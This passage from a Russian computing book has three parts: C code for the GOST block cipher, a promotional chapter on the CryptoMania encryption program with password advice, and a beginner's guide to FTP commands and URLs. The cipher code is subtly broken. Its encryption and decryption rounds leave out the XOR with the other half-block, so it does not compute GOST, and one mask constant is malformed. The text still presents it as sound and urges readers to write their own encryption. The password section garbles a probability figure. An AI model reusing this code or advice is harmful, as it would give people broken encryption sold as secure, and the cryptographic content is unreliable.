Итак, непосредственная реализация на C++.

```
#include <stdio.h>
#include "gost.h"
#pragma hdrstop
// Внутренние типы
typedef BYTE PERM_TABLE[256];
// Внутренние переменные
static Inited = NO;
// Ключи
static DWORD X[32];
static PERM_TABLE K[4];
// Внутренние константы.
static int indexes[] =
{ 0, 1, 2, 3, 4, 5, 6, 7,
  0, 1, 2, 3, 4, 5, 6, 7,
  0, 1, 2, 3, 4, 5, 6, 7,
  7, 6, 5, 4, 3, 2, 1, 0 };
void print_block( BYTE * addr, int len );
BOOL init( KEY key, SBOX sbox[8] )
{
    int i, j, k;
    if( Inited )
        return( NO );
    for( i = 0; i < NITEMS( X ); i++ )
        X[i] = key[indexes[i]];
    for( i = 0; i < 4; i++ )
        for( j = 0; j < 16; j++ )
            for( k = 0; k < 16; k++ )
                K[i][ (j<<4) + k ] = ( sbox[i*2+1][j] << 4 ) + sbox[i*2][k];
    return( Inited = YES );
};
BOOL terminate( void )
{
    int i, j;
    if( !Inited )
        return( NO );
    for( i = 0; i < NITEMS( X ); i++ )
        X[i] = 0;
    for( i = 0; i < 4; i++ )
```

```
for( j = 0; j < 256; j++ )
    K[i][j] = 0;
Inited = NO;
return( YES );
};
void ghost_encrypt_sp( void ); // Эта функция должна быть написана
на ACMe, дабы все быстро летало.
void encrypt_sp( KEY key, BLOCK data )
{
    DWORD a, b, a_new;
    int i, j;
    union {
        DWORD d;
        BYTE b[4];
    } tmp;
    if( !Inited )
        return;
    a = data[0];
    b = data[1];
    for( j = 0; j < 32; j++ ) { // Цикл шифрования
        tmp.d = a + X[j];
        for( i = 0; i < NITEMS( tmp.b ); i++ )
            tmp.b[i] = K[i][tmp.b[i]];
        a_new = ( ((tmp.d&0x001FFFFFFUL) << 11) +
            ((tmp.d&0xFFE00000UL)>>21) ) ;
        b = a;
        a = a_new;
    };
    data[0] = b;
    data[1] = a;
};
void decrypt_sp( BLOCK data )
{
    DWORD a, b, a_new;
    int i, j;
    union {
        DWORD d;
        BYTE b[4];
    } tmp;
    if( !Inited )
        return;
    a = data[0];
    b = data[1];
```

```

for( j = 0; j < 32; j++ ) { // Цикл расшифровки
tmp.d = a + X[31-j]; // !!! Вот только этим и отличается шифрация
от дешифрации
for( i = 0; i < NITEMS( tmp.b ); i++ )
tmp.b[i] = K[i][tmp.b[i]];
a_new = ( ((tmp.d&0x001FFFFFFUL) << 11) +
((tmp.d&0xFFE00000UL)>>21) );
b = a;
a = a_new;
};
data[0] = b;
data[1] = a;
};
#define Const_C1 0xFFFFFFFFUL
#define Const_C2 0xFFFFFFFFUL
void encrypt_g( BLOCK synchro, BYTE * data, UINT len )
{
BLOCK gamma;
ULONG lo, hi;
UINT chunk;
BYTE * p;
gamma[0] = synchro[0];
gamma[1] = synchro[1];
encrypt_sp( X, gamma );
lo = gamma[0];
hi = gamma[1];
while( len > 0 ) {
lo += Const_C2;
if( hi < (0xFFFFFFFFUL - Const_C1) )
hi += Const_C1;
else
hi += Const_C1 - 0xFFFFFFFFUL;
gamma[0] = lo;
gamma[1] = hi;
encrypt_sp( X, gamma );
chunk = ( len > 8 ) ? 8 : len;
len -= chunk;
p = (BYTE *) gamma;
while( chunk-- > 0 )
*data++ ^= *p++;
}
};
void encrypt_gfb( BLOCK synchro, BYTE * data, UINT len )

```

```

{
BLOCK gamma, * blk_data;
BYTE * p;
gamma[0] = synchro[0];
gamma[1] = synchro[1];
encrypt_sp( X, gamma );
while( len >= sizeof( BLOCK ) ) {
blk_data = (BLOCK *) data;
data += sizeof( BLOCK );
gamma[0] ^= (*blk_data)[0];
gamma[1] ^= (*blk_data)[1];
(*blk_data)[0] = gamma[0];
(*blk_data)[1] = gamma[1];
encrypt_sp( X, gamma );
len -= sizeof( BLOCK );
}
p = (BYTE *) gamma;
while( len-- > 0 )
*data++ ^= *p++;
};
void decrypt_gfb( BLOCK synchro, BYTE * data, UINT len ){
BLOCK newgamma, gamma, * blk_data;
BYTE * p;
gamma[0] = synchro[0];
gamma[1] = synchro[1];
encrypt_sp( X, gamma );
while( len >= sizeof( BLOCK ) ) {
blk_data = (BLOCK *) data;
data += sizeof( BLOCK );
newgamma[0] = (*blk_data)[0];
newgamma[1] = (*blk_data)[1];
(*blk_data)[0] ^= gamma[0];
(*blk_data)[1] ^= gamma[1];
gamma[0] = newgamma[0];
gamma[1] = newgamma[1];
encrypt_sp( X, gamma );
len -= sizeof( BLOCK );
}
p = (BYTE *) gamma;
while( len-- > 0 )
*data++ ^= *p++;
}
}

```

Вот так шифруются нормальные люди. Какой из этих трех алгоритмов ты выберешь, это твое личное дело. Первый прост, но относительно легко дешифруется при наличии нормального пня и кучи свободного тайма. Второй сложнее реализовать, зато головная боль спецслужбам обеспечена не на одну сотню лет, ну, а третий — только от тупых юзверей и можно зашифроваться. Все зависит от того, куда и что ты внедряешь или пересылаешь.

И последнее: почему лучше написать свой шифровщик, а не воспользоваться готовой прогой? Потому что у тебя нет гарантии, что в какой-то супер-пупер программе нет черной дырки, оставленной ее разработчиком. Так что шифруемся, господа, и спим спокойно, потом опять шифруемся и опять спим, потом опять и опять... Не забудь только поставить условие выхода из цикла.

Глава 5.

Программа CryptoMania — одно из надежных средств защиты информации

На жестких дисках наших персоналок, как правило, хранится много конфиденциальной информации — договоры и счета, сведения о компаньонах и конкурентах, личные письма и адреса. Доступ посторонних лиц к этой информации всегда, мягко говоря, нежелателен.

У нас в России почему-то считается, что надежнее всего вообще не хранить такую информацию на компьютере. Наиболее ценное переписывается на дискеты и носится с собой или хранится в сейфе под замком. Некоторые идут еще дальше и просто регулярно снимают с компьютера жесткий диск.

Все признают, что это неудобно, сложно, противоречит самому духу компьютерной обработки информации, но кажущаяся надежность перевешивает прочие резоны. При этом обычно забывают, что злоумышленники могут просто «попросить» показать им хранимые в кейсе или сейфе носители информации. И просьба прозвучит настолько «аргументированно», что отказать будет трудно. Постоянно перемещаемые дискеты владелец может потерять, да и выкрасть их не представляет особого труда.

Для защиты файлов непосредственно на дисках можно использовать одну из многочисленных программ, свободно распространяемых в сети Интернет.

Однако надежность защиты таких программ определить практически невозможно. Закрытая с их помощью информация зачастую может быть вскрыта специалистом средней квалификации. Да и доступность программ для всех желающих вызывает сомнение: ведь никто не установит в квартире замок, найденный вместе с ключами на улице. И, конечно, нельзя забывать о сыре, который бывает бесплатным только в мышеловке.

К счастью, существует несколько вполне надежных разработок специализированных отечественных фирм, давно и успешно работающих в области защиты информации.

Одна из них — программа CryptoMania, созданная в ОАО «ИнфоТеКС».

CryptoMania предназначена для защиты от несанкционированного доступа к файлам и каталогам любого формата (кроме системных) на жестких дисках, дискетах и других носителях информации.

Она позволяет, во-первых, закрыть доступ к конфиденциальным материалам, хранимым на жестких дисках компьютеров. Во-вторых, с ее помощью можно разграничить доступ нескольких пользователей к информации, хранимой на одном компьютере. В-третьих, CryptoMania способна защитить информацию на переносных и карманных компьютерах, дискетах и иных накопителях. И, наконец, закрытые с помощью программы конфиденциальные материалы можно пересылать как по обычной открытой почте, так и по электронной, не опасаясь, что они будут прочитаны.

Секрет ее стойкости

— Как! — закричал Буратино радостно. — Ты знаешь тайну золотого ключика?

— Знаю, где ключик лежит, как его достать, знаю, что им нужно открыть одну дверцу...

А.Толстой. «Золотой ключик»

Высокая стойкость к попыткам взлома в программе CryptoMania достигается за счет особой конструкции механизма закрытия файлов. Параметры этого механизма находятся в сложной зависимости как от номера лицензии, выдаваемой пользователю, так и от вводимого пароля. Поскольку номер лицензии уникален и генерируется специальной программой, а пароль известен лишь пользователю, защищенные файлы оказываются недоступными даже для тех, кто программу CryptoMania разработал. Механизм настолько сложен, что перебор всех его

возможных комбинаций на современных ЭВМ требует не одного десятка лет.

Пароль выполняет еще одну роль. Он позволяет организовать разграничение доступа к файлам нескольких сотрудников фирмы или членов семьи, использующих один компьютер. Каждый из пользователей может защищать свои файлы личным паролем, а несколько пользователей, объединенных общими интересами, — еще и общими паролями. Но не стоит неограниченно расширять круг лиц, пользующихся программой с одним и тем же номером лицензии. Ведь в этом случае они используют одинаковый механизм защиты, стойкость которой определяется лишь удачным выбором пароля.

Поэтому пользователям CryptoMania не стоит передавать программу для копирования даже друзьям и знакомым — ведь при этом передается и часть защитного механизма. Окольным путем программа может попасть к лицам, которые попытаются получить доступ к информации законного пользователя. Поскольку имя последнего фиксируется в каждой лицензионной копии, сделать это будет нетрудно.

Программа CryptoMania может использоваться и для защиты пересылаемой или перевозимой информации. В этом случае программа с одним и тем же лицензионным номером устанавливается на двух или нескольких компьютерах, находящихся в разных офисах, в том числе в разных городах. Информация, закрытая на одном из компьютеров и записанная на дискеты, может быть раскрыта на другом, если в этот офис предварительно сообщен пароль. При утере или хищении пересылаемых по открытой почте дискет (перехвате сообщений, пересылаемых по электронной почте) файлы останутся недоступными для посторонних лиц и будут восприниматься ими как испорченные. Наивысшая степень защиты информации достигается в том случае, когда программа вообще не устанавливается на жестком диске, а запускается с дискеты или CD. Тот же эффект достигается, если уже инсталлированная программа стирается при угрозе прочтения файлов нежелательными лицами. Злоумышленник, получивший доступ к компьютеру, не найдет на нем программы защиты, а попытавшись открыть защищенные файлы в любой кодировке, обнаружит в них полную абракадабру.

Для запуска программы требуется компьютер IBM PC 486 и выше с ОС Windows 95/98/NT и свободным местом на жестком диске не менее 2 Мбайт.

Адреса, явки, пароли...

— У вас продается славянский шкаф?

— Шкаф продан. Есть никелированная кровать.

— С тумбочкой?

Из кинофильма «Подвиг разведчика»

Пароли — наиболее уязвимая часть любой системы защиты информации. Как бы ни была «крепка броня», создаваемая программой CryptoMania, она не устоит перед злоумышленником, получившим доступ к программному обеспечению и паролю законного пользователя. Мы уже говорили, что программу CryptoMania, как и любое другое программное средство защиты информации, ни в коем случае нельзя передавать для копирования даже самым надежным друзьям. А по поводу паролей можно дать несколько общих рекомендаций.

Регулярно меняйте пароли. Даже если злоумышленник случайно узнает или подберет ваш пароль, он не сможет долго им пользоваться и, в конце концов, потеряет доступ к вашей информации. Не используйте придуманные посторонними пароли, даже если они кажутся вам очень оригинальными. Ни в коем случае не применяйте в качестве паролей ассоциированную с вами информацию, то есть производные от своего имени, отчества или фамилии, имени супруги (супруга) или детей, даты своего и их рождения, номера телефона или автомобиля, домашнего адреса и т.п. И все-таки выбирайте достаточно простые и легко запоминающиеся пароли. Ведь их ни в коем случае нельзя записывать на бумаге.

В этом и кроется противоречие, делающее выбор пароля совсем простой задачей. Выработка собственной парольной политики открывает большой простор для фантазии. И эта политика может оказаться наилучшей хотя бы потому, что о ней знаете только вы сами. Один из примеров выбора пароля приведен ниже.

Используйте фразу из 3–4 слов, содержащую сведения о хорошо знакомом лично вам событии. Желательно, чтобы об этом событии не знали окружающие, а фраза содержала имена собственные. Например, вряд ли кому-то из ваших нынешних коллег известно, что ваш школьный друг Олег любил переплывать Волгу. Возьмите из каждого слова, набранного курсивом, 2, 3 или 4 буквы. Если вы возьмете четыре буквы, то получите: «ОлегилюбипереВолг». Теперь можно перейти на английский шрифт клавиатуры, нажать клавишу «Caps Lock», и набрать полученный текст русскими буквами. Вы получите: «jKTUK» <BGTHTdJKU».

Согласитесь, что такой пароль выглядит беспорядочным набором символов, который практически невозможно запомнить обычным способом, но легко воспроизвести лично вам. Впрочем, изменение шрифта и замена строчных букв на заглавные и наоборот — не очень оригинальная идея. Более принципиально то, что при вводе четырех букв от каждого из четырех слов задуманной вами фразы вероятность угадать пароль простым перебором вариантов становится меньше 10–12%.

Часть 6.

File Transfer Protocol

Глава 1.

Один из способов передачи информации

Мы не откроем ничего нового, утверждая, что Интернет — это всемирная сеть, заключающая в себе огромные информационные ресурсы. Для человека информативными являются звуки, изображения, ощущения, запахи и так далее, компьютеры же привычные человеку образы могут получать, хранить и передавать только в виде последовательности байтов (файлов). И если обмен информацией между компьютерами на самом деле — это обмен файлами, то для человека получить по сети какой-либо образ значит скопировать на свой компьютер соответствующий файл. Тем, кто хочет использовать Интернет как можно продуктивнее, необходимо уметь искать и копировать нужные файлы.

В Интернет есть много способов передачи информации с удаленного компьютера на локальный. Цель данного документа — ознакомить и научить одному из них, использующему FTP — File Transfer Protocol. Этот протокол делает доступным большую часть программного фонда Интернет.

Главное назначение FTP — это пересылать (копировать, передавать) файлы. FTP можно использовать самостоятельно, а также через другие системы, например, WWW имеет FTP как часть своего протокола.

FTP-серверы разбросаны по всему миру, но для соединения с ними не требуется знания их физического расположения. В Интернет к компьютеру обращаются по адресу. Например, FTP-сервер фирмы Borland имеет адрес `ftp.borland.com`

Итак, предположим, что вам известен адрес нужного FTP-сервера. Теперь неплохо было бы соединиться с ним. Это делается с помощью специальной программы, которая называется FTP-клиент. Раньше, когда выход в Интернет имели только UNIX-компьютеры, все FTP-клиенты были одинаковы: командная строка со стандартным набором команд, и все. Сейчас же, во времена оконных систем, появи-

лось много программ, при использовании которых не требуется запоминать синтаксис команд, а файлы просто-напросто перетаскиваются мышкой. Однако и в их основе лежит стандартная система команд FTP. На каждое действие мышью FTP-клиент генерирует последовательность FTP-команд.

Глава 2. Переписываем файлы

Итак, вы загрузили FTP-клиент. Для того, чтобы начать сеанс обмена с сервером, необходимо сначала открыть соединение. Для этого существует команда:

```
open имя_сервера
```

Слово **open** можно сократить до одной буквы **o**. Итак, попробуем:

```
ftp> o ftp.borland.com
```

Подождите несколько секунд, пока компьютеры совершат соединение.

Теперь надо зарегистрироваться. Увидев приглашение **login:**, наберите слово **anonymous**. Нажмите **Enter** и введите свое имя, затем символ **@** (без пробелов) и адрес вашей локальной машины. Если все сделано правильно, то появится сообщение о том, что вы вошли в систему.

Теперь вы можете копировать себе те файлы, доступ к которым вам определен как анонимному пользователю. Советуем начать исследование сервера с каталога **/pub**, так как обычно все полезные файлы помещаются именно сюда. Сейчас же вы находитесь в самом верхнем, так называемом **root**-каталоге. Для того, чтобы перейти в нужный каталог, существует команда **cd**.

Например, в каталог **pub** текущего каталога можно перейти:

```
ftp> cd pub
```

Получить список файлов в текущем каталоге можно командой **dir**:

```
ftp> dir
```

Если в появившемся списке первым символом в строке является «**d**», то в строке имя каталога, если «**-**» — имя файла.

Предположим, что вы нашли файл, который хотите переписать себе. Прежде чем сделать это, надо установить двоичный режим передачи файлов **binary**:

```
ftp> binary
```

Возьмите себе за правило: как только соединитесь с сервером, сразу вводите эту команду. Если этого не сделать, то файл будет перекодирован и непригоден для использования (если только это не текст на английском языке). При появлении во время копирования файла сообщения:

```
`Opening ASCII mode to transfer file`
```

немедленно прервите передачу файла и запустите **binary**. Многие современные FTP-клиенты автоматически посылают эту команду. Выполняют ли это программа, с которой работаете вы, придется исследовать самостоятельно.

Пересылает файл на локальный компьютер команда **get**:

```
ftp> get the_file_i_like.zip
```

Если вы сразу захотите положить файл в определенное место на локальном компьютере, то укажите путь как второй аргумент команды:

```
ftp> get the_file_i_like.zip /usr/skyer/my_new_file.zip
```

По умолчанию FTP-клиент кладет файл в текущую директорию на локальном диске.

Для FTP-клиента под Windows этой директорией будет каталог Windows. Для UNIX-систем это будет тот каталог, откуда вы запустили клиента. (Не забудьте перед загрузкой клиента проверить, достаточно ли у вас прав для записи в этот каталог. В противном случае вам придется явно указывать путь в каждой команде **get**).

Можно переписать содержимое сразу всего каталога, для этого надо указать его имя в команде **get**.

Зачастую требуемая информация расположена не в одном, а в нескольких файлах.

Для их пересылки можно использовать команду **mget**, которая понимает шаблоны групповых операций. В некоторых реализациях FTP-клиентов шаблоны групповых операций можно использовать и в команде **get**.

Теперь, когда файл копируется, можно отдохнуть. Время ожидания зависит от размера файла и возможностей вашего подключения к Интернет. Узнайте это заранее. Если скорость подключения около 300 байт в секунду, а размер файла — десятки мегабайт, то... вам лучше поискать другой способ достать этот файл.

Когда пересылка файлов будет закончена, FTP-клиент сообщит вам об этом. Теперь можно выходить из FTP-клиента (при выходе он ав-

томатически закрывает соединение с сервером) и пользоваться этими файлами, так сказать, в домашних условиях.

Последовательность действий

Для того, чтобы скопировать файл с FTP-сервера, нужно:

- ◆ открыть соединение с этим сервером;
- ◆ зарегистрироваться;
- ◆ установить требуемый тип пересылки;
- ◆ перейти в нужный каталог;
- ◆ указать файл для передачи на локальный компьютер.

Для реализации этих шагов:

- ◆ войдите в программу-клиент FTP;
- ◆ дайте команду **open имя_сервера**;
- ◆ введите имя анонимного пользователя **anonymous** после приглашения **password: мое_имя@имя_моего_домена**;
- ◆ установите двоичный тип пересылки файла: **binary**;
- ◆ войдите в требуемую директорию одной или несколькими командами **cd имя_директории**;
- ◆ дайте команду **get имя_файла**.

Глава 3. Шаблоны групповых операций

При большом количестве файлов перебор их имен — утомительная задача. Порой трудно перечислить 5–6 файлов, а если их сотня?

Выход есть. Существует система шаблонов, которую лучше всего изучать на примерах. Перед этим объяснение специальных знаков:

- ◆ Символ «*» обозначает любой набор символов.
- ◆ Символ «?» обозначает один любой символ.

Примеры:

- ◆ **abc*** — все файлы, начинающиеся на «abc»;

- ◆ **abc?** — все файлы, имеющие длину имени в четыре символа, начинающиеся на «abc» и заканчивающиеся на любой символ;
- ◆ **??abc?** — файлы с именем в шесть символов, 3, 4, 5 символы «abc» и остальные любые;
- ◆ ***abc** — все файлы, оканчивающиеся на «abc»;
- ◆ ***** — все файлы.

Учтите, что большие и маленькие буквы различаются.

Глава 4. Каталоги

Для того, чтобы лучше ориентироваться в море программ, доступных в Интернет, необходимо иметь представление о расположении файлов на компьютере. Скорее всего, вы уже знаете, что файлы распределены по каталогам, которые также называются директориями или папками.

В определенный момент пользователь находится только в одном каталоге, который называется текущим. По команде **get имя_файла**, компьютер ищет файл в текущем каталоге. Для навигации по серверу вам надо знать имя текущего каталога и способы передвижения по ним.

Так как традиционной операционной системой для многопользовательских систем является UNIX, то везде вам придется использовать имена каталогов в стиле UNIX.

Общий вид пути в файлу выглядит так:

`/имя_каталога/имя_подкаталога/имя_файла`

где **имя_подкаталога** может повторяться сколь угодно раз или его может не быть вовсе. Наверное, вы уже заметили, что имена каталогов разделяются знаком «/». Пользователям MS-DOS придется привыкнуть: используется не обратный слэш («\»), а прямой.

Слэш в самом начале пути означает, что отсчет начинается с самого верхнего — root-каталога.

Если слэша в начале нет, то компьютер интерпретирует путь, начиная от текущего каталога, как бы склеивая имя текущего каталога с указанным.

Например:

Текущий каталог: **/pub/3d**

Вы указываете каталог: **programming/cpp**

Результат: **/pub/3d/programming/cpp**

Такой сокращенной записью пути (начиная от текущего каталога) пользуются очень часто.

Конечно, удобнее указать каталог, который находится в текущем каталоге, чем писать весь путь.

Переход между каталогами производится с помощью команды **cd** — **Change Directory**. Ее синтаксис:

```
cd имя_директории
```

Наиболее часто применяемый способ навигации в каталогах — узнать список файлов и каталогов в текущем каталоге командой **dir** и перейти в требуемый подкаталог командой **cd**, не думая ни о каких правилах составления путей при помощи слэшей.

На этапе исследования сервера вы, очевидно, будете заходить во все каталоги и просматривать их содержимое. Поэтому удобно знать команду перехода в предыдущий каталог:


```
cd ..
```

«**..**» — это псевдоним родительского каталога. Вы можете использовать его в формировании путей.

cd ../newsoft — переход в newsoft, который находится в родительском каталоге.

Учтите, что маленькие и большие буквы различаются.

Вот графическое изображение структуры каталогов:



Хотя в Интернет все еще встречаются системы, которые посылают списки файлов в своем формате (например: MS-DOS, Mac OS), однако не стоит беспокоиться: форматы вполне понятны, а команды везде одни и те же. Операционную систему удаленного компьютера можно узнать, введя **system..**

Список файлов в текущем каталоге можно узнать с помощью команды **dir**. На первый взгляд, в списке мало понятного. Но будем двигаться слева направо.

Сначала идут 10 символов. Это биты доступа. Для вас представляет интерес только первый символ. Если это «-», то он обозначает файл, если «d» — то директорию.

Следующие два столбика — имя владельца и имя группы, это относится к системе защиты UNIX и для пользователя FTP не представляет интереса.

Затем идет число — размер файла. Самый правый столбик — имя файла или директории.

Глава 5. Формирование адреса

Для того, чтобы обратиться к удаленному компьютеру в Интернет, нужно иметь его адрес. Знать правила формирования адресов не обязательно, но полезно. Представляя особенности их формирования, можно определить физическое расположение сервера (хотя далеко и не всегда), организацию-владельца, область ее деятельности.

Итак, адрес в Интернет состоит из набора доменов, причем уточнение идет справа налево. Имена доменов разделяются точкой. Вложенных доменов может быть сколь угодно много.

Существует негласное правило, согласно которому крайний правый домен определяет или страну, или принадлежность владельца к какой-либо области деятельности.

Первоначальные «организационные» домены:

- ◆ edu — образование;
- ◆ gov — правительственное учреждение;
- ◆ mil — военная организация;
- ◆ com — коммерческая организация;
- ◆ org — некоммерческая организация;
- ◆ net — другие сети.

Первоначальные «географические» домены:

- ◆ ru (su) — Россия;
- ◆ fi — Финляндия;
- ◆ se — Швеция;
- ◆ uk — Великобритания;
- ◆ lv — Латвия;
- ◆ ua — Украина.

Каждая страна имеет свое имя.

Например:

mainpgu.karelia.ru

Домен ru в конце обозначает Россию (RUssia). Далее указан домен «karelia», также являющийся «географическим». Деление регионов на географические зоны произвольно. Обычно это делается с учетом количества населения. Если город большой, например, Москва или Санкт-Петербург, то его имя может следовать сразу за «ru». Адреса в Москве имеют вид: домен.msk.ru или домен.msk.su. Адреса, оканчивающиеся на su, были созданы еще при Советском Союзе, а затем их менять не стали, так как часть пользователей работает со старыми адресами.

Самым левым доменом в адресе обычно является имя конкретного компьютера. Имя компьютера условно. За одним именем может сто-

ять сколь угодно много компьютеров, распределяющих информацию по своим правилам.

Если требуется указать имя пользователя, то справа приписывается его имя и знак «@».

Например:

skyer@mainpgu.karelia.ru

обозначает пользователя с именем skyer на компьютере mainpgu.karelia.ru.

Зачастую FTP-серверы имеют в начале адреса домен ftp, но это не является обязательным и используется не всегда.

Глава 6. Команды

Ниже приведен краткий перечень команд, необходимых для того, чтобы переписать требуемый файл или файлы при использовании FTP-клиента с командной строкой. Если есть желание узнать остальные команды, которые нужны для профессиональной работы с FTP, то введите help в вашем FTP-клиенте.

При работе с графическим клиентом, поддерживающим современный интерфейс, вам, скорее всего, все будет понятно без объяснений.

Учтите, что в именах файлов большие и маленькие буквы различаются.

open имя_сервера — открыть соединение

— открывает соединение с сервером. Это имя можно указать сразу при вводе команды, загружающей клиента: ftp ftp.karelia.ru.

cd имя_директории — сменить каталог

— осуществляет переход в другой рабочий каталог на FTP-сервере.

dir (имя_файла) — выдать список файлов

— выдает список файлов в текущей директории. Если вам интересен формат списка каталога, нажмите здесь. Не забывайте, что можно использовать шаблоны групповых операций.

get имя_файла (имя_локального_файла) — переписать файл

— переписывает файл с удаленного компьютера на локальный. Если указано имя локального файла, то записывает его под этим именем, иначе — в каталог по умолчанию.

mget (имя_файла) — переписать группу файлов

— то же самое, что и **get**, но разрешается использовать шаблоны. Перед копированием каждого файла будет запрашиваться подтверждение. Для отмены подтверждений введите **prompt**.

prompt

— отменяет подтверждение в командах **mget** и **mput**.

put имя_файла (имя_удаленного_файла)

— записать файл на сервер.

— переписывает файл с локального компьютера на удаленный под именем **имя_удаленного_файла**. Если оно не указано, то файл записывается в текущий каталог с именем локального файла. Команда запрещена для анонимных пользователей.

mput (имя_файла)

— записать группу файлов.

— то же самое, что и **put**, но разрешается использовать шаблоны. Перед записью каждого файла будет запрашиваться подтверждение. Для отмены подтверждений введите **prompt**.

ascii

— устанавливает **ascii**-способ передачи файлов. Используется для пересылки файлов-текстов на английском языке. Однако для надежности лучше использовать **binary**.

binary

— устанавливает двоичный способ пересылки файлов. При этом файл при передаче не перекодировается и записывается в неизменном виде. Это наиболее надежный способ передачи файлов.

close

— закрывает соединение с данным сервером и производит возврат в командный режим. Эта команда автоматически выполняется при выходе из FTP-клиента.

quit

— выход из FTP-клиента.

user

— регистрирует на текущем сервере с новым именем. Используйте эту команду, если вы первый раз по ошибке неправильно ввели имя анонимного пользователя и не хотите снова перенабивать команду **open**.

lcd (имя_директории)

— осуществляет переход на локальном компьютере в указанный каталог.

pwd

— выводит на экран текущий каталог на удаленном компьютере.

system

— выводит на экран тип операционной системы на удаленном компьютере.

help (FTP-команда)

— помощь.

— выдает краткую информацию о командах FTP-клиента или о конкретной указанной команде.

Глава 7. FTP-mail

Многие протоколы в Интернет подразумевают прямое подключение. Однако не все пользователи имеют такую возможность. Гораздо проще подключаться на незначительное время и быстро одним пакетом переписывать всю информацию. Такие возможности предоставляет электронная почта (e-mail). Кроме того, почта не требует немедленной обработки. Лежит себе письмо в почтовом ящике, никому не мешая, до тех пор, пока не появится свободное время у получателя, чтобы посмотреть его. Почтой обычно занимаются специально выделенные для этого компьютеры, работающие в автоматическом режиме.

Все описанное выше — повод для пересылки файлов по почте. Действительно, заказали вы себе файл и получили его через несколько дней, не заботясь ни о каких разрывах связи, не нервничая перед диспле-

ем, глядя на медленно увеличивающиеся проценты. Поэтому были созданы специальные службы, которым можно заказать требуемый файл по почте. Это и называется FTP-mail.

Запоминать специальных команд для заказов не требуется. Просто вы указываете в письме обычные FTP-команды в порядке их следования. Письмо может выглядеть примерно так:

```
To:      ftpmail@имя_специального_сервера
Subject:
-----
```

```
open ftp.karelia.ru
cd pub
dir
close
```

— для того, чтобы вам прислали список файлов из /pub. Чтобы заказать файл:

```
To:      ftpmail@имя_специального_сервера
Subject:
-----
```

```
open ftp.karelia.ru
cd /pub/msdos
get kermi.zip
close
```

Сервис ftp-mail является удобным средством для получения больших файлов. Кроме того, есть возможность предварительной обработки файлов, например, разбить их на куски по 64 k до пересылки их вам (удобно для модемов). Однако имейте в виду, что кто-то (скорее всего, вы) оплачивает почту, так что выясните это, прежде чем пользоваться услугами ftp-mail.

Глава 8.

Работа с FTP в среде WWW

Как показывает практика, на сегодняшний день основной услугой Интернет является WWW. Весь мир с замиранием сердца следит за сражениями браузеров, Java, технологий встраивания multimedia в HTML-страницы. Однако любому человеку понятно: главное — это уметь использовать уже существующие инструменты. Основой данной главы будет рассмотрение части возможностей http-протокола, а именно — передачи файлов. Каждый, кто работает с WWW, знает, что такое URL, Uniform Resource Locator. На сегодня это основной способ указа-

ния ресурсов Интернет. Наиболее подробно об URL можно прочесть в RFC 1738 и RFC 1808. Общий формат URL:

```
&lt;scheme>:&lt;scheme-specific-part>
```

Например, для HTML-файла можно сформировать следующие URL:

```
http://www.karelia.ru.
```

Для почтового адреса:

```
mailto:skyer@mainpgu.karelia.ru.
```

FTP также является ресурсом Интернет. URL для ftp выглядит так:

```
ftp://&lt;user>:&lt;password>@&lt;host>:&lt;port>/&lt;url-path>
```

где **user** — имя пользователя, **password** — его пароль, **host** — доменное имя или IP-адрес сервера, **url-path** — путь к файлу. На практике наиболее часто используемым вариантом ftp является анонимный. Как уже было сказано выше, анонимный ftp ничем не отличается от «остального». Просто в качестве имени пользователя достаточно указать **anonymous**, а в качестве своего пароля — свой почтовый адрес. Для анонимного ftp в url сделан упрощенный синтаксис:

```
ftp://&lt;host>/&lt;url-path>
```

то есть при отсутствии имени автоматически будет вставлено anonymous. Порт также обычно не указывается, а используется стандартный 21.

Примеры адресов ftp в форме url:

```
ftp://ftp.cdrom.com/pub/music/songs/1996
ftp://ds.internic.net/rfc/rfc1738.txt
```

В качестве host можно указывать и IP адрес: 118.24.64.24.

Основное применение url нашли в WWW-браузерах. На сегодня это, наверное, самые популярные программы в Интернет. Netscape Navigator, Internet Explorer, Mosaic, Lynx, Arena. Поэтому если вы используете их, имеет смысл использовать их и как ftp-клиент. Правила формирования адреса были описаны выше, все остальное предельно просто. Если в качестве пути указан только путь к некоторому каталогу, а не сам файл (пример 1), то браузер покажет вам список файлов в этом каталоге. Если же путь указан вплоть до имени файла, то вскоре файл с некоторой вероятностью окажется у вас на диске. Почему с некоторой вероятностью? Потому, что к сожалению, http использует для ftp собственную подсистему пересылки файлов. Что не привело к повышению надежности. Однако об этом чуть позже.

Искушенный пользователь WWW заметит, что иногда адреса файлов в url в качестве scheme содержат http вместо ftp. Это разные и в то же

время одинаковые вещи. Дело в том, что, указывая http, вы говорите WWW-серверу искать файл в области каталогов, которые отведены HTML-файлам. Если ftp, то указываемые каталоги будут совпадать с теми, которые доступны посредством классического ftp.

Сравнение HTTP и FTP-путей

URL

ftp://ftp.karelia.ru/pub/unix
http://ftp.karelia.ru/pub/unix

Реально на сервере

/home/ftp/pub/unix
/files/www/pub/unix

Хотя реально принципы передачи в обоих случаях одинаковы. На самом деле здесь кроется одна очень большая проблема. Некоторые организации, имеющие быстрый доступ к Интернет, забывают, что не у всех он столь же быстр. Таким пользователям удобно использовать классический ftp вместо WWW-браузера. Дело в том, что реализация ftp в http оставляет желать много лучшего.

Основной предмет критики — отсутствие такой полезной функции, как **reget**. Это особенно актуально для низкоскоростных российских коммуникаций, где скорость порой падает до нескольких десятков байт в секунду. При такой скорости разрыв соединения — очень частое явление. И переслать файл в несколько мегабайт уже является большой проблемой. При потере соединения вы воспользуетесь **reget** в ftp-клиенте, однако в среде WWW вам, увы, придется начать все сначала. Более того, если вы работаете с WWW через проху, основанный на программном обеспечении от CERN, то есть вероятность, что при обрыве соединения он решит, что весь файл уже переслан, и на все попытки получить его с удаленного WWW-сервера проху будет выдавать урезанный файл со своего диска. В таком случае два совета — либо смените проху-сервер, либо вообще отключите его использование.

Однако имейте в виду, что на сегодня очень популярны так называемые firewall, когда реальный выход в Интернет имеют только проху, и последний совет в таком случае бесполезен. Есть еще третий совет — подождите несколько дней, пока проху не позабудет про ваш файл и снова не обратится в Интернет для его пересылки. Однако это, безусловно, не рабочее решение.

